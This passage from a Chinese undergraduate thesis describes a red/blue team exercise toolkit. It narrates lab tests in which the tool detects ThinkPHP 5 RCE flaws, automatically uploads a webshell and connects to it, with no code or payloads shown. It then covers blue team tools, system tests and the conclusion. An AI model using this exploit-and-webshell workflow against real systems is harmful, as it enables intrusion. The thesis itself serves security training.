


图 4.24 thinkphp5.0.23-rce 漏洞利用-2

可以看到成功上传，去使用工具进行连接即可。如图 4.25。




图 4.25 thinkphp5.0.23-rce 漏洞利用-3

成功利用该漏洞。

4. 3. 5thinkphp5-rce 漏洞的检测与利用测试

收先在虚拟机中打开环境并查看端口。如图 4.26。




图 4.26 打开 thinkphp5-rce 靶场

在浏览器中进行访问。如图 4.27。



图 4.27 访问 thinkphp5-rce 靶场

访问成功，将漏洞 url 拿到工具中进行检测。如图 4.28。



图 4.28 thinkphp5-rce 漏洞检测

可以发现存在漏洞，然后就可以进行利用。如图 4.29。

中北大学 2025 届毕业设计说明书



图 4.29 thinkphp5-rce 漏洞利用-1

可以看到自动上传木马上去，然后去访问该 url。如图 4.30。




图 4.30 thinkphp5-rce 漏洞利用-2

我们可以发现成功上传，然后可以去使用工具进行连接。如图 4.31。




图 4.31 thinkphp5-rce 漏洞利用-3

成功利用。

4.3.6 蓝队工具测试

首先来到工具包中，直接点击想要打开的蓝队工具。如图 4.32。




图 4.32 蓝队工具集成利用-1

可以看到直接打开进行分析。如图 4.33。

其他工具也是一样的。




图 4.33 蓝队工具集成利用-2

都可以成功打开。

5 系统测试

5.1 测试目的

系统测试是确保“企业环境下的红队与蓝队演练工具包”质量的关键环节，其目的主要涵盖以下几个方面：

功能完备性验证：经细致测试，确认该工具包不仅完全符合《需求规格说明书》的功能描述，还集成了红队攻防模拟中的所有攻击策略与蓝队防御的多样化辅助功能，且各项功能均表现出运行流畅与稳定性。

检测系统稳定性评估：通过工具包在不同负载下进行持续监测，验证其无崩溃、死机与丢包现象，以保障系统稳定并防止异常引发的演练中止。

保证安全性：确保验证工具包本身的安全性，保证它在使用演练过程中自身不会存在漏洞被恶意利用，给企业网络带来不良影响，同时确保它在进行模拟攻防时不出现误报、漏报，正确识别和处置模拟出的安全事件。

优化用户交互体验：需从使用者角度出发，评估测试工具包的可访问性与操作简易性，包括功能直观性、流程连贯性及界面审美设计等方面，深入排查并改进潜在的复杂问题，使其具备低学习成本和高效率特性，进而有效提升用户满意程度及长期使用意愿。

5.2 测试方法

在红队攻击模拟功能试验中，在目标域中部署存在不同漏洞的不同安全配置的目标主机群，并基于红队攻击模拟工具包对这些目标机实施不同级别的干扰程度强的红队攻击实验。通过在不同目标主机上运行不同级别的攻击实验，验证红队攻击模拟功能的完整性、准确率。

用户新操作模拟：请用户(企业网络安全管理人员、红队蓝队演练人员等)试用工具包进行靶场环境演练，观察用户的操作步骤，记录用户的问题和操作不当之处，评估工具包在界面友好度、操作步骤等方面是否存在影响用户体验的问题。

用户工具包试用后的真实情况收集：采用问卷调查与深度访谈相结合的方式，针对性收集用户的真实使用情况的关键意见反馈信息与修正信息。了解用户使用工具包的真实使用情况，对用户工具包的功能、外观美观度、易用性等满意度的情况，以及使用工具包出现的问题与诉求等，进行补充修订。

5.3 功能测试

本次功能测试分别从红、蓝两个工具能力方面进行。红队工具能力测试的是 Shspring 漏洞检测利用和 thinkpython 漏洞检测利用。测试人员在提前准备的情况下，搭建出拥有大量有效漏洞的虚拟测试靶机，并充分配置好漏洞扫描软件，正确输入目标系统的网址，启动漏洞检测程序后，执行漏洞扫描命令，观察界面显示结果，如出现“漏洞检测成功”则证明扫描成功，如出现“没有可用漏洞”则证明扫描失败。经过检测结果显示，该工具能成功检测出指定漏洞。通过检测成功与检测失败两种情况，可以证明该扫描工具对漏洞的定位、校验都是非常有效的。蓝队工具能力测试的是集成工具的快速调用。测试人员打开蓝队工具窗口，点击集成工具（防火墙、日志检测工具和日志工具等集成工具）按钮，系统应立即弹出集成工具的窗口，方便防御人员操作。依据相关功能测试标准，针对演练场红蓝队工具的功能完整性及使用灵活性开展细致验证。此方法具有充分的文献依据^[17]，为评估工作提供可靠支持。如表 5.1 为测试功能的步骤。

表 5.1 功能测试表

测试项	测试步骤	预期结果
Shspring 漏洞检测利用	打开搭建靶场 --> 打开工具 --> 输入漏洞所在 url --> 点击检测利用	工具中会显示检测成功或利用成功，或利用失败或不存在此漏洞
Thinkphp 漏洞检测利用	打开搭建靶场 --> 打开工具 --> 输入漏洞所在 url --> 点击检测利用	工具中会显示检测成功或利用成功，或利用失败或不存在此漏洞
蓝队集成工具	打开工具 --> 点击集成工具的按钮	点击的工具直接打开

6 总结

当今世界已全面数字化，网络安全严峻，攻击手段复杂多样、日益隐蔽，企业面临着越来越多的网络安全威胁。面对这种情况，企业必须提升对网络攻击的应对能力，红蓝军演练作为一种很好的实战训练，是企业加强网络安全建设的关键手段^[18]。本次毕业设计结合这样的现实背景，为企业应用开发红蓝军演练工具包，经过不懈努力和探索，现已完成。

该工具包的特点是功能丰富实用，其中红队攻击仿真模型是网络安全防御体系中的“利器”，其融合了网络扫描、漏洞扫描、密码扫描等多种常见的侵入手段，从而模拟复杂多变的真实攻击^[19]。通过模拟攻击，能够查找到自身网络安全防御体系中存在的漏洞，及早“体检”、对症下药。蓝队辅助模型是企业的网络安全防御体系中的“盾牌”，其拥有流量实时监测、日志分析、威胁预警等多个功能特点^[20]。借助该功能能够使企业及时发现网络中出现各种攻击行为，及时进行应对处理，从而将网络安全风险消除在萌芽阶段。

工具包的集成开发，是出于用户体验、便捷操作等方面的考虑。工具包的画面设计，图形清晰、布局合理、模块明确、交互清楚，都让工具包的设计简单易行，无论是资深网工还是初级网工都能快速上手、快速使用。同时工具包提供每个企业的实践演练需求不同，可以为每个企业提供配置，工具包可以按照自身的企业网络结构、企业业务特点、安全防护特点等，对攻击和防御的方式方法等进行自配置化，使演练更贴近真实情况，为我所用，为我企业网络安全而设计演练。

在技术层面，充分运用 python 和第三方库为开发进行服务。通过 python 库进行一个 UI 界面好看、性能良好的界面，提升用户体验度；运用 python 库，对网络请求进行优化，在攻防场景中完成数据交互等，在性能提升的同时，更好地提升开发效率。同时，解决方案与渗透测试、靶场技术等紧密结合，使模拟环境更加真实，有利于更好地评估演练系统是否真实有效。

从本次毕业设计实践来看，从专业理论知识、技术专业水平都有了很大的提高，完整的经历了需求分析、设计、开发、测试优化的过程，更加认识到了网络安全对于现代企业的发展生存的重要性，更加深刻的认识到网络安全不仅仅是技术的问题，是关乎企业竞争力的核心问题。本人也更加坚定今后的努力方向，探索网络安

全，扩展自己的专业宽度，参与到企业网络安全建设中，为企业数字化转型的发展提供有力的技术支撑，为企业在数字化转型的道路上助力的同时实现自身价值。

参 考 文 献

- [1] 费圣翔, 邱志远. 新时代企业网络安全实战攻防问题及防护策略[J]. 数字技术与应用, 2024, 42(08):69-71.
- [2] 梅亦. 大规模网络攻防对抗队伍建设实践探究[J]. 网络空间安全, 2023, 14(02):57-62.
- [3] 李庆华, 郭晓黎, 张锋军, 等. 攻防对抗视角下的网络安全主动防御体系研究[J]. 信息安全与通信保密, 2024, (01):77-85.
- [4] 郭忠. 网络安全中的攻防对抗模拟设计与实现[J]. 电子技术, 2024, 53(07):34-35.
- [5] 孙卫珠. 实战攻防演练对加强企业网络安全防护的探索[J]. 网络安全和信息化, 2024, (03):147-149.
- [6] 曾煜. 某企业网络攻防实训平台设计与实现[D]. 西安电子科技大学, 2021. DOI: 10.27389/d.cnki.gxadu.2021.003624.
- [7] Li G. Securing Machine Learning as a Service: Attack Identification and Defense Design[D]. PhD thesis, Nanyang Technological University, 2025.
- [8] Karhunen E. Purple teaming in system hacking[J]. Computer science, 2025.
- [9] 田闯, 裴刚. 实网环境红蓝军攻防演练平台建设方案[J]. 通信企业管理, 2024, (06):58-61.
- [10] 姜国通. 基于攻防对抗的新型网络安全防御框架[J]. 保密科学技术, 2022, (08):26-34.
- [11] 鲁辉, 王乐, 孙彦斌, 等. 网络攻防对抗下的漏洞治理探索与实践[J]. 中国信息安全, 2024, (05):23-25.
- [12] 滕开清, 曾哲凌, 章程, 等. 网络安全攻防视角下的资产安全运营研究[J]. 数字通信世界, 2025, (03):124-126.
- [13] Haddad G. Evaluating Traffic Analysis Defenses for Mobile Devices [J]. 2025.

- [14] 杨鹤. 渗透测试技术在网络安全防护中的策略与实践[J]. 中国宽带, 2024, 20(12):52-54. DOI:10.20167/j.cnki.ISSN1673-7911. 2024. 12. 18.
- [15] 陈泽鑫, 张勇, 何敏, 等. 态势感知技术在网络安全攻防演练活动中的应用[J]. 海峡科学, 2025, (02):108-110+115.
- [16] Hammar K. Optimal Security Response to Network Intrusions in IT Systems[J]. arxiv preprint arxiv:2502.02541, 2025.
- [17] 王朝阳. 红蓝对抗模式开展实战应急演练的应用研究[J]. 中国石油和化工标准与质量, 2024, 44(02):150-152.
- [18] 姚晓斌. 新时代企业网络安全实战攻防问题及防护策略研究[J]. 网络安全技术与应用, 2023, (10):109-110.
- [19] Harsini S R, Houshangi D. Designing a network intrusion detection system based on machine learning for software-defined networks[J]. PowerTech J., 2025, 49(2): 270-287.
- [20] 徐美芳, 林哲. 基于企业复杂内网环境的渗透测试与防护[J]. 安徽电子信息职业技术学院学报, 2024, 23(04):6-11.

致 谢

毕业设计结束了，感觉就像回到了原点，回望“企业环境下的红队与蓝队演练系统设计与实现”这段征途，满载而归。这段经历让专业能力更上一层楼，让网络安全知识更加深厚，感谢有你们。

指导老师指路明灯、专业指导是项目开展的关键，他专业知识的渊博与睿智的判断力为我学术道路的探索指明方向，犹如一盏明灯，高悬在头顶。根据公司网络安全现状和发展，认真指导我做好选题，最终选定一个社会意义、新颖度高、有创新点的项目课题。在整个项目开展过程中，他时时关心我工作进展情况，在不断地交谈中，指出我不足的地方，发现实质问题，及时指正，是难能可贵。

比如，在毕业设计任务中，通过我和同学们的探讨交流，极大地开拓了我的创新思路，互相介绍《渗透测试技术原理》，介绍如何在实际中应用，讨论《系统开发过程》遇到的问题如何解决，不同学科交叉，碰撞出很多具有创造性的方案，想法，见解，这些宝贵的交流结果，也使我在课题研究上有了更加全面的思考，对我的课题具有很好的启发意义。在项目小组的配合中，彼此帮助，相互走近，跨越一个又一个小沟渠，体验集体的力量。

开源社区共享技术以及技术服务技术是效率提升的加速器，python 众多开源的库和工具极大地提高了系统开发的质量和效率，PySide6 简单方便的界面开发使得笔者可以快速完成一个漂亮、简约、操作方便的界面系统，python 自带网络请求工具使得数据交互更短，开源社区众多的开发人员开源的代码语句让笔者在较短的时间内就可以找到自己所需要的解决方案，极大地提高了开发效率。

这段毕业设计实践经历，会作为学术遗产，永远被我珍藏。它不仅使我这学年所学的学科理论知识得到更加深刻的掌握，实践基础得到巩固，逻辑思维、创新解决问题、团结协作、乐于助人等各方面能力都得到了锻炼，我会继续将之珍惜，并留在职业生涯，在网络安全之路上继续学习进步，为公司繁荣发展贡献自己一份力量，为我国信息安全事业做出自己微薄的努力。